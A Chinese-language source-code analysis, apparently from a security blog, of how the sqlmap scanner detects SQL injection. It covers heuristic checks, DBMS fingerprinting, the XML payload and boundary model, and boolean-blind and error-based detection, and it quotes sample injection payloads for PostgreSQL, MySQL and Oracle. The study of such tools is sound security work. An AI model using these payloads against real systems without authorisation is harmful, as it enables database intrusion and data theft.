
- ❶ 动态参数检查
- ❷ 启发式 SQL 注入检查
- ❸ SQL 注入检查

由 Xnip 截图

再上图代码中，2 标号为其位置。

## 启发式 sql 注入检测整体逻辑

通过分析其源代码，笔者先行整理出他的逻辑：



根据我们整理出的启发式检测流程图，我们做如下补充说明。

1、进行启发式 sql 注入检测的前提条件是没有开启 nullConnection 并且页面并不是 heavilyDynamic。关于这两个属性，我们在第二篇文章中都有相关介绍，对于 nullConnection 指的是一种不需要知道他的具体内容就可以知道整个内容大小的请求方法；heavilyDynamic 指的是，在不改变任何参数的情况下，请求两次页面，两次页面的相似度低于 0.98。

2、在实际的代码中，决定注入的结果报告的，主要在于两个标识位，分别为 :casting 与 result。笔者在下方做代码批注和说明：



```

if casting: 1
    errMsg = "possible %s casting " % ("integer" if origValue.isdigit() else "type")
    errMsg += "detected (e.g. \"%s=intval($REQUEST['%s'])\")" % (parameter, parameter)
    errMsg += "at the back-end web application"
    logger.error(errMsg)

    if kb.ignoreCasted is None:
        message = "do you want to skip those kind of cases (and save scanning time)? %s " % ("[Y/n]" if conf.mu
        kb.ignoreCasted = readInput(message, default='Y' if conf.multipleTargets else 'N', boolean=True)

elif result: 2
    infoMsg += "be injectable"
    if Backend.getErrorParsedDBMSes():
        infoMsg += " (possible DBMS: '%s')" % Format.getErrorParsedDBMSes()
    logger.info(infoMsg)

else: 3
    infoMsg += "not be injectable"
    logger.warn(infoMsg)

```

- 1 不存在注入的情形
- 2 可能存在注入的情况
- 3 启发式检测无法检测出的情况

由 Xnip 截图

1、casting 这个标识位主要取决于两种情况：第一种在第一个请求就发现存在了特定的类型检查的迹象；第二种是在请求小数情况的时候，发现小数被强行转换为整数。通常对于这种问题，在不考虑 tamper 的情况下，一般很难检测出或者绕过。

2、result 这个标识位取决于：如果检测出 DBMS 错误，则会设置这个标识位为 True；如果出现了数据库执行数值运算，也置为 True。

## XSS 与 FI

实际上在启发式 sql 注入检测完毕之后，会执行其他的检测：

```

## String used for dummy non-SQLi (e.g. XSS) heuristic checks of a tested parameter value
# DUMMY_NON_SQLI_CHECK_APPENDIX = "<'\>"
randStr1, randStr2 = randomStr(NON_SQLI_CHECK_PREFIX_SUFFIX_LENGTH), randomStr(NON_SQLI_CHECK_PREFIX_SUFFIX_LEN
value = "%s%s%s" % (randStr1, DUMMY_NON_SQLI_CHECK_APPENDIX, randStr2)
payload = "%s%s%s" % (prefix, "'%s'" % value, suffix)
payload = agent.payload(place, parameter, newValue=payload)
page, _, _ = Request.queryPage(payload, place, content=True, raise404=False)

paramType = conf.method if conf.method not in (None, HTTPMETHOD.GET, HTTPMETHOD.POST) else place

if value.lower() in (page or "").lower():
    infoMsg = "heuristic (XSS) test shows that %s parameter " % paramType
    infoMsg += "'%s' might be vulnerable to cross-site scripting (XSS) attacks" % parameter
    logger.info(infoMsg)

## Regular expression used for recognition of file inclusion errors
# FI_ERROR_REGEX = r"(?i)[^\n]{0,100}(no such file|failed (to )?open)[^\n]{0,100}"
for match in re.finditer(FI_ERROR_REGEX, page or ""):
    if randStr1.lower() in match.group(0).lower():
        infoMsg = "heuristic (FI) test shows that %s parameter " % paramType
        infoMsg += "'%s' might be vulnerable to file inclusion (FI) attacks" % parameter
        logger.info(infoMsg)
        break

```

安全客 (www.anquanke.com)

1、检测 XSS 的方法其实就是检查 “< '\>”，是否出现在了结果中。作为扩展，我们可以在此检查是否随机字符串还在页面中，从而判断是否存在 XSS 的迹象。

2、检测 FI (文件包含)，就是检测结果中是否包含了 include/require 等报错信息，这些信息是通过特定正则表达式来匹配检测的。



## 0x02 checkSqlInjection

这个函数可以说是 sqlmap 中最核心的函数了。在这个函数中，处理了 Payload 的各种细节和测试用例的各种细节。

大致执行步骤分为如下几个大部分：

- 1、根据已知参数类型筛选 boundary
- 2、启发式检测数据库类型 heuristicCheckDbms
- 3、payload 预处理 ( UNION )
- 4、过滤与排除不合适的测试用例
- 5、对筛选出的边界进行遍历与 payload 整合
- 6、payload 渲染
- 7、针对四种类型的注入分别进行 response 的响应和处理
- 8、得出结果，返回结果

下图是笔者折叠无关代码之后剩余的最核心的循环和条件分支，我们发现他关于 injectable 的设置完全是通过 if method == PAYLOAD.METHOD.[COMPARISON/GREP/TIME/UNION] 这几个条件分支去处理的，同时这些条件显然是 sqlmap 针对不同的注入类型的 Payload 进行自己的结果处理逻辑和判断逻辑。

```

449 kb.pageTemplate, kb.errorIsNone = getPageTemplate(templatePayload, place)
450
451 # Forge request payload by prepending with boundary's
452 # prefix and appending the boundary's suffix to the
453 # test's ' <payload><comment> ' string
454 if fstPayload: --
455 else: --
456
457
458 # Perform the test's request and check whether or not the
459 # payload was successful
460 # Parse test's <response>
461 for method, check in test.response.items():
462     check = agent.cleanupPayload(check, origValue=value if place not in \
463     | | | | | | | | | | (PLACE.URI, PLACE.CUSTOM_POST, PLACE.CUSTOM_HEADER) else None)
464
465
466 # In case of boolean-based blind SQL injection
467 if method == PAYLOAD.METHOD.COMPARISON: --
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704

```

## 数据库类型检测 heuristicCheckDbms

我们在本大节刚开始的时候,就已经说明了第二步是确定数据库的类型,那么数据库类型来源于用户设定或者自动检测,当截止第二步之前还没有办法确定数据库类型的时候,就会自动启动 heuristicCheckDbms 这个函数,利用一些简单的测试来确定数据库类型。

```
@stackedmethod
def heuristicCheckDbms(injection):
    """
    This function is called when boolean-based blind is identified with a
    generic payload and the DBMS has not yet been fingerprinted to attempt
    to identify with a simple DBMS specific boolean-based test what the DBMS
    may be
    """
    retVal = False

    pushValue(kb.injection)
    kb.injection = injection

    for dbms in getPublicTypeMembers(DBMS, True):
        randStr1, randStr2 = randomStr(), randomStr()
        Backend.forceDbms(dbms)

        if conf.noEscape and dbms not in FROM_DUMMY_TABLE:
            continue

        1
        if checkBooleanExpression("(SELECT '%s'=%s" % (randStr1, FROM_DUMMY_TABLE.get(dbms, ""), randStr1)):
            if not checkBooleanExpression("(SELECT '%s'=%s" % (randStr1, FROM_DUMMY_TABLE.get(dbms, ""), randStr2)):
                retVal = dbms
                break

    Backend.flushForcedDbms()
    kb.injection = popValue()

    if retVal:
        infoMsg = "heuristic (extended) test shows that the back-end DBMS " # Not as important as "parsing" counter-part (be
        infoMsg += "could be '%s' " % retVal
        logger.info(infoMsg)

        kb.heuristicExtendedDbms = retVal

    return retVal
```

① 利用简单的布尔注入检查 DBMS 类型

由 Xnip 截图

其实这个步骤非常简单，核心原理是利用简单的布尔盲注构造一个 (SELECT "[RANDSTR]" [FROM\_DUMMY\_TABLE.get(dbms)] )=" [RANDSTR1]" 和 (SELECT '[RANDSTR]' [FROM\_DUMMY\_TABLE.get(dbms)] )='[RANDSTR1]' 这两个 Payload 的请求判断。其中

```
FROM_DUMMY_TABLE = {
    DBMS.ORACLE: " FROM DUAL",
    DBMS.ACCESS: " FROM MSysAccessObjects",
    DBMS.FIREBIRD: " FROM RDB$DATABASE",
    DBMS.MAXDB: " FROM VERSIONS",
    DBMS.DB2: " FROM SYSIBM.SYSDUMMY1",
    DBMS.HSQLDB: " FROM INFORMATION_SCHEMA.SYSTEM_USERS",
    DBMS.INFORMIX: " FROM SYSMaster:SYSDUAL"
}
```

例如，检查是否是 ORACLE 的时候，就会生成

```
(SELECT 'abc' FROM DUAL)='abc'
(SELECT 'abc' FROM DUAL)='abcd'
```

这样的两个 Payload，如果确实存在正负关系(具体内容参见后续章节的布尔盲注检测)，则表明数据库就是 ORACLE。

当然数据库类型检测并不是必须的，因为 sqlmap 实际工作中，如果没有指定 DBMS 则会按照当前测试 Payload 的对应的数据库类型去设置。

实际上在各种 Payload 的执行过程中，会包含着一些数据库的推断信息(<details>)，如果 Payload 成功执行，这些信息可以被顺利推断则数据库类型就可以推断出来。

### 测试数据模型与 Payload 介绍

在实际的代码中，checkSqlInjection 是一个接近七百行的函数。当然其行为也并不是仅仅通过我们上面列出的步骤就可以完全概括的，其中涉及到了很多关于 Payload 定义中字段的操作。显然，直到现在我们并不是特别了解一个 Payload 中存在着什么样的定义，当然也不会懂得这些操作对于这些字段到底有什么具体的意义。所以我们没有办法在不了解真正 Payload 的时候开始之后的步骤。

因此在本节中，我们会详细介绍关于具体测试 Payload 的数据模型，并且基于这些模型和源码分析 sqlmap 实际的行为，和 sql 注入原理的细节知识。

#### <test> 通用模型

关于通用模型其实在 sqlmap 中有非常详细的说明，位置在 xml/payloads/boolean\_blind.xml 中，我们把他们分隔开分别来讲解具体字段对应的代码的行为。

首先我们必须明白一个具体的 testcase 对应一个具体的 xml 元素是什么样子：

```
<test>
  <title> </title>
  <stype> </stype>
  <level> </level>
  <risk> </risk>
  <clause> </clause>
  <where> </where>
  <vector> </vector>
  <request>
    <payload> </payload>
    <comment> </comment>
    <char> </char>
    <columns> </columns>
  </request>
  <response>
    <comparison> </comparison>
    <grep> </grep>
    <time> </time>
```

```
<union> </union>
</response>
<details>
  <dbms> </dbms>
  <dbms_version> </dbms_version>
  <os> </os>
</details>
</test>
```

关于上面的一个 <test> 标签内的元素都是实际上包含的不只是一个 Payload 还包含

Sub-tag: <title>

Title of the test. 测试的名称，这些名称就是我们实际在测试的时候输出的日志中的内容

```
[10:49:39] [INFO] testing for SQL injection on GET parameter 'order'
[10:49:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:49:39] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[10:49:39] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:49:39] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:49:39] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:49:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:49:39] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[10:49:39] [INFO] testing 'MySQL inline queries'
[10:49:39] [INFO] testing 'PostgreSQL inline queries'
[10:49:39] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[10:49:39] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:49:39] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:49:39] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:49:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:49:39] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:49:39] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:49:39] [INFO] testing 'Oracle AND time-based blind'
[10:49:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
```

安全客 ( www.anquanke.com )

上图表示一个 <test> 中的 title 会被输出作为调试信息。

除非必要的子标签，笔者将会直接把标注写在下面的代码块中，

Sub-tag: <type>

SQL injection family type. 表示注入的类型。

Valid values:

- 1: Boolean-based blind SQL injection
- 2: Error-based queries SQL injection
- 3: Inline queries SQL injection
- 4: Stacked queries SQL injection
- 5: Time-based blind SQL injection
- 6: UNION query SQL injection

Sub-tag: <level>

From which level check for this test. 测试的级别

Valid values:

- 1: Always (<100 requests)
- 2: Try a bit harder (100-200 requests)
- 3: Good number of requests (200-500 requests)
- 4: Extensive test (500-1000 requests)
- 5: You have plenty of time (>1000 requests)

Sub-tag: <risk>

Likelihood of a payload to damage the data integrity.这个选项表明对目标数据库的损坏程度, risk 最高三级, 最高等级代表对数据库可能会有危险的•操作, 比如修改一些数据, 插入一些数据甚至删除一些数据。

Valid values:

- 1: Low risk
- 2: Medium risk
- 3: High risk

Sub-tag: <clause>

In which clause the payload can work. 这个字段表明 <test> 对应的测试 Payload 适用于哪种类型的 SQL 语句。一般来说, 很多语句并不一定非要特定 WHERE 位置的。

NOTE: for instance, there are some payload that do not have to be tested as soon as it has been identified whether or not the injection is within a WHERE clause condition.

Valid values:

- 0: Always
- 1: WHERE / HAVING
- 2: GROUP BY
- 3: ORDER BY
- 4: LIMIT
- 5: OFFSET
- 6: TOP
- 7: Table name
- 8: Column name
- 9: Pre-WHERE (non-query)



A comma separated list of these values is also possible.

在上面几个子标签中，我们经常见的就是 level/risk 一般来说，默认的 sqlmap 配置跑不出漏洞的时候，我们通常会启动更高级别 (level=5/risk=3) 的配置项来启动更多的 payload。

接下来我们再分析下面的标签

Sub-tag: <where>

Where to add our '<prefix> <payload> <comment> <suffix>' string.

Valid values:

- 1: Append the string to the parameter original value
- 2: Replace the parameter original value with a negative random integer value and append our string
- 3: Replace the parameter original value with our string

Sub-tag: <vector>

The payload that will be used to exploit the injection point.

这个标签只是大致说明 Payload 长什么样子，其实实际请求的 Payload 或者变形之前的 Payload 可能并不是这个 Payload，以 request 子标签中的 payload 为准。

Sub-tag: <request>

What to inject for this test.

关于发起请求的设置与配置。在这些配置中，有一些是特有的，但是有一些是必须的，例如 payload 是肯定存在的，但是 comment 是不一定有的，char 和 columns 是只有 UNION 才存在

Sub-tag: <payload>

The payload to test for. 实际测试使用的 Payload

Sub-tag: <comment>

Comment to append to the payload, before the suffix.

Sub-tag: <char> 只有 UNION 注入存在的字段

Character to use to bruteforce number of columns in UNION query SQL injection tests.

Sub-tag: <columns> 只有 UNION 注入存在的字段

Range of columns to test for in UNION query SQL injection

tests.

Sub-tag: <response>

How to identify if the injected payload succeeded.

由于 payload 的目的不一定是相同的，所以，实际上处理请求的方法也并不是相同的，具体的处理方法步骤，在我们后续的章节中有详细的分析。

Sub-tag: <comparison>

针对布尔盲注的特有字段，表示对比和 request 中请求的结果。

Perform a request with this string as the payload and compare the response with the <payload> response. Apply the comparison algorithm.

NOTE: useful to test for boolean-based blind SQL injections.

Sub-tag: <grep>

针对报错型注入的特有字段，使用正则表达式去匹配结果。

Regular expression to grep for in the response body.

NOTE: useful to test for error-based SQL injection.

Sub-tag: <time>

针对时间盲注

Time in seconds to wait before the response is returned.

NOTE: useful to test for time-based blind and stacked queries SQL injections.

Sub-tag: <union>

处理 UNION •注入的办法。

Calls unionTest() function.

NOTE: useful to test for UNION query (inband) SQL injection.

Sub-tag: <details>

Which details can be inferred if the payload succeed.

如果 response 标签中的检测结果成功了，可以推断出什么结论？

Sub-tags: <dbms>

What is the database management system (e.g. MySQL).

Sub-tags: <dbms\_version>

What is the database management system version (e.g. 5.0.51).

Sub-tags: <os>

What is the database management system underlying operating system.

在初步了解了基本的 Payload 测试数据模型之后，我们接下来进行详细的检测逻辑的细节分析，因为篇幅的原因，我们暂且只针对布尔盲注和时间盲注进行分析。

### 真正的 Payload

我们在前面的介绍中发现了几个疑似 Payload 的字段，但是遗憾的是，上面的每一个 Payload 都不是真正的 Payload。实际 sqlmap 在处理的过程中，只要是从 \*.xml 中加载的 Payload，都是需要经过一些随机化和预处理，这些预处理涉及到的概念如下：

1、Boundary：需要为原始 Payload 的前后添加“边界”。边界是一个神奇的东西，主要取决于当前“拼接”的 SQL 语句的上下文，常见上下文：注入位置是一个“整形”；注入位置需要单引号/双引号（'/'）闭合边界；注入位置在一个括号语句中。

2、-tamper：Tamper 是 sqlmap 中最重要的概念之一，也是 Bypass 各种防火墙的有力的武器。在 sqlmap 中，Tamper 的处理位于我们上一篇文章中的 agent.queryPage() 中，具体位于其对 Payload 的处理。

3、“Render”：当然这一个步骤在 sqlmap 中没有明显的概念进行对应，其主要是针对 Payload 中随机化的标签进行渲染和替换，例如：[INFERENCE] 这个标签通常被替换成一个等式，这个等式用于判断结果的正负`Positive/Negative`

[RANDSTR] 会被替换成随机字符串

[RANDNUM] 与 [RANDNUMn] 会被替换成不同的数字

[SLEEPTIME] 在时间盲注中会被替换为 SLEEP 的时间

所以，实际上从 \*.xml 中加载出来的 Payload 需要经过上面的处理才能真的算是处理完成。这个 Payload 才会在 agent.queryPage 的日志中输出出来，也就是我们 sqlmap -v3 选项看到的最终 Payload。

在上面的介绍中,我们又提到了一个陌生的概念, Boundary, 并且做了相对简单的介绍, 具体的 Boundary, 我们在 {sqlmap\_dir}/xml/boundaries.xml 中可以找到:

```
<boundary>
  <level></level>
  <clause></clause>
  <where></where>
  <ptype></ptype>
  <prefix></prefix>
  <suffix></suffix>
</boundary>
```

在具体的定义中, 我们发现没见过的子标签如下:

```
Sub-tag: <ptype>
  What is the parameter value type. 参数•类型 ( 参数边界上下文类型 )

  Valid values:
    1: Unescaped numeric
    2: Single quoted string
    3: LIKE single quoted string
    4: Double quoted string
    5: LIKE double quoted string

Sub-tag: <prefix>
  A string to prepend to the payload.

Sub-tag: <suffix>
  A string to append to the payload.
```

其实到现在 sqlmap 中 Payload 的结构我们就非常清楚了

```
<prefix> <payload> <comment> <suffix>
```

其中 <prefix> <suffix> 来源于 boundaries.xml 中, 而 <payload> <comment> 来源于本身 xml/payloads/\*.xml 中的 <test> 中。在本节中都有非常详细的描述了

### 针对布尔盲注的检测

在接下来的小节中, 我们将会针对几种注入进行详细分析, 我们的分析依据主要是 sqlmap 设定的 Payload 的数据模型和其本身的代码。本节先针对布尔盲注进行一些详细分析。

在分析之前，我们先看一个详细的 Payload:

```
<test>
  <title>PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)</title>
  <stype>1</stype>
  <level>3</level>
  <risk>3</risk>
  <clause>1</clause>
  <where>2</where>
  <vector>OR (SELECT (CASE WHEN ([INFERENCE]) THEN NULL ELSE CAST('[RANDSTR]' AS
NUMERIC) END)) IS NULL</vector>
  <request>
    <payload>OR (SELECT (CASE WHEN ([RANDNUM]=[RANDNUM]) THEN NULL ELSE
CAST('[RANDSTR]' AS NUMERIC) END)) IS NULL</payload>
  </request>
  <response>
    <comparison>OR (SELECT (CASE WHEN ([RANDNUM]=[RANDNUM1]) THEN NULL ELSE
CAST('[RANDSTR]' AS NUMERIC) END)) IS NULL</comparison>
  </response>
  <details>
    <dbms>PostgreSQL</dbms>
  </details>
</test>
```

根据上一节介绍的子标签的特性，我们可以大致观察这个 <test> 会至少发送两个 Payload：第一个为 request 标签中的 payload 第二个为 response 标签中的 comparison 中的 Payload。

当然我们很容易想到，针对布尔盲注的检测实际上只需要检测 request.payload 和 response.comparison 这两个请求，只要这两个请求页面不相同，就可以判定是存在问题的。可是事实真的如此吗？结果当然并没有这么简单。

我们首先定义 request.payload 中的请求为正请求 Positive，对应 response.comparison 中的请求为负请求 Negative，在 sqlmap 中原处理如下：


```

489 # Useful to set kb.matchRatio at first based on
490 # the False response content
491 kb.matchRatio = None
492 kb.negativeLogic = (where == PAYLOAD.WHERE.NEGATIVE)
493 Request.queryPage(genCmpPayload(), place, raise404=False)
494 1 falsePage, falseHeaders, falseCode = threadData.lastComparisonPage or "", threadData.lastComparisonHeaders, threadData.lastComparisonCode
495 falseRawResponse = "%s%s" % (falseHeaders, falsePage)
496
497 # Perform the test's True request
498 trueResult = Request.queryPage(reqPayload, place, raise404=False)
499 2 truePage, trueHeaders, trueCode = threadData.lastComparisonPage or "", threadData.lastComparisonHeaders, threadData.lastComparisonCode
500 trueRawResponse = "%s%s" % (trueHeaders, truePage)
501
502 if trueResult and not(truePage == falsePage and not kb.nullConnection): 3
503     # Perform the test's False request
504     falseResult = Request.queryPage(genCmpPayload(), place, raise404=False)
505
506     if not falseResult: 4
507
508         if kb.negativeLogic: 5
509             boundPayload = agent.prefixQuery(kb.data.randomStr, prefix, where, clause)
510             boundPayload = agent.suffixQuery(boundPayload, comment, suffix, where)
511             errorPayload = agent.payload(place, parameter, newValue=boundPayload, where=where)
512             errorResult = Request.queryPage(errorPayload, place, raise404=False)
513             if errorResult:
514                 continue
515         elif kb.heuristicPage and not any((conf.string, conf.notString, conf.regex, conf.code, kb.nullConnection)):
516             _ = comparison(kb.heuristicPage, None, getRatioValue=True)
517             if _ > kb.matchRatio:
518                 kb.matchRatio = _
519                 logger.debug("adjusting match ratio for current parameter to %.3f" % kb.matchRatio)
520
521 # Reducing false-positive "appears" messages in heavily dynamic environment
522 if kb.heavilyDynamic and not Request.queryPage(reqPayload, place, raise404=False):
523     continue 7
524
525 injectable = True
526
527 8 elif threadData.lastComparisonRatio > UPPER_RATIO_BOUND and not any((conf.string, conf.notString, conf.regex, conf.code, kb.nullConnection)):
528
529 if injectable: 9

```

- 1 设置边界 matchRatio，并比较负请求与模版页面是否相同
- 2 比较正请求与模版页面是否相同
- 3 这个条件表明，正逻辑必须与模版页面相同，且正负请求页面不同，并且没有开启 nullConnection 优化，如果开启了 nullConnection 优化，则忽略页面内容比较
- 4 进行负请求，并且负请求与模版页面不同，进行下一步
- 5 这个标识为是由 <where> 标签设置的，如果这个开启，说明参数错误的时候与模版页面不同才有意义，所以将会构造一个错误的 Payload，并且检查结果
- 6 启发式检测页面设置成功了，并且不存在手动区分页面是否相同方式的时候（包括 nullConnection），设置重新设置边界 Ratio
- 7 排除 heavilyDynamic 的影响
- 8 没有设置区分页面是否相同的选项或者相似度无法区分也并不代表页面不相同，尝试提取长度超过 10 的特征字符串也可以一定程度区分布尔盲注。
- 9 成功判断，进行缓存与收尾

在代码批注中我们进行详细的解释，为了让大家看得更清楚，我们把代码转变为流程图：





其中最容易被遗忘的可能并不是正负请求的对比，而是正请求与模版页面的对比，负请求与错误请求的对比和错误请求与模版页面的对比，因为广泛存在一种情况是类似文件包含模式的情况，不同的合理输入的结果有大概率不相同，且每一次输入的结果如果报错都会跳转到某一个默认页面（存在默认参数），这种情况仅仅用正负请求来区分页面不同是完全不够用的，还需要各种情形与模版页面的比较来确定。

### 针对 GREP 型（报错注入）

针对报错注入其实非常好识别，在报错注入检测的过程中，我们会发现他的 response 子标签中，包含着是 grep 子标签：

```
<test>
  <title>MySQL &gt;= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
  clause (JSON_KEYS)</title>
  <stype>2</stype>
  <level>5</level>
  <risk>1</risk>
  <clause>1,2,3,9</clause>
  <where>1</where>
  <vector>AND JSON_KEYS((SELECT CONVERT((SELECT
  CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]')) USING utf8)))</vector>
  <request>
    <payload>AND JSON_KEYS((SELECT CONVERT((SELECT
  CONCAT('[DELIMITER_START]',(SELECT (ELT([RANDNUM]=[RANDNUM],1))),'[DELIMITER_STOP]'))
  USING utf8)))</payload>
  </request>
  <response>
    <grep>[DELIMITER_START](?P<result>.*?)[DELIMITER_STOP]</grep>
  </response>
  <details>
    <dbms>MySQL</dbms>
    <dbms_version>&gt;= 5.7.8</dbms_version>
  </details>
</test>
```

我们发现子标签 grep 中是正则表达式，可以直接从整个请求中通过 grep 中的正则提取出对应的内容，如果成功提取出了对应内容，则说明该参数可以进行注入。

在具体代码中，其实非常直观可以看到：

```
# In case of error-based SQL injection
elif method == PAYLOAD.METHOD.GREP:
    # Perform the test's request and grep the response
    # body for the test's <grep> regular expression
    try:
        page, headers, _ = Request.queryPage(reqPayload, place, content=True, raise404=False)
        output = extractRegexResult(check, page, re.DOTALL | re.IGNORECASE)
        output = output or extractRegexResult(check, threadData.lastHTTPError[2] if wasLastResponseHTTPError() else None, re.DOTALL | re.IGNORECASE)
        output = output or extractRegexResult(check, listToStrValue(headers[key] for key in headers.keys() if key.lower() != URI_HTTP_HEADER.lower()) if he
        output = output or extractRegexResult(check, threadData.lastRedirectMsg[1] if threadData.lastRedirectMsg and threadData.lastRedirectMsg[0] == thread

    if output:
        result = output == "1"

        if result:
            infoMsg = "%s parameter '%s' is '%s' injectable " % (paramType, parameter, title)
            logger.info(infoMsg)

            injectable = True

except SqlmapConnectionException, msg:
    debugMsg = "problem occurred most likely because the "
    debugMsg += "server hasn't recovered as expected from the "
    debugMsg += "error-based payload used ('%s') " % msg
    logger.debug(debugMsg)
```

安全客 (www.anquanke.com)

再 sqlmap 的实现中其实并不是仅仅检查页面内容就足够的，除了页面内容之外，检查如下项：

- 1、HTTP 的错误页面
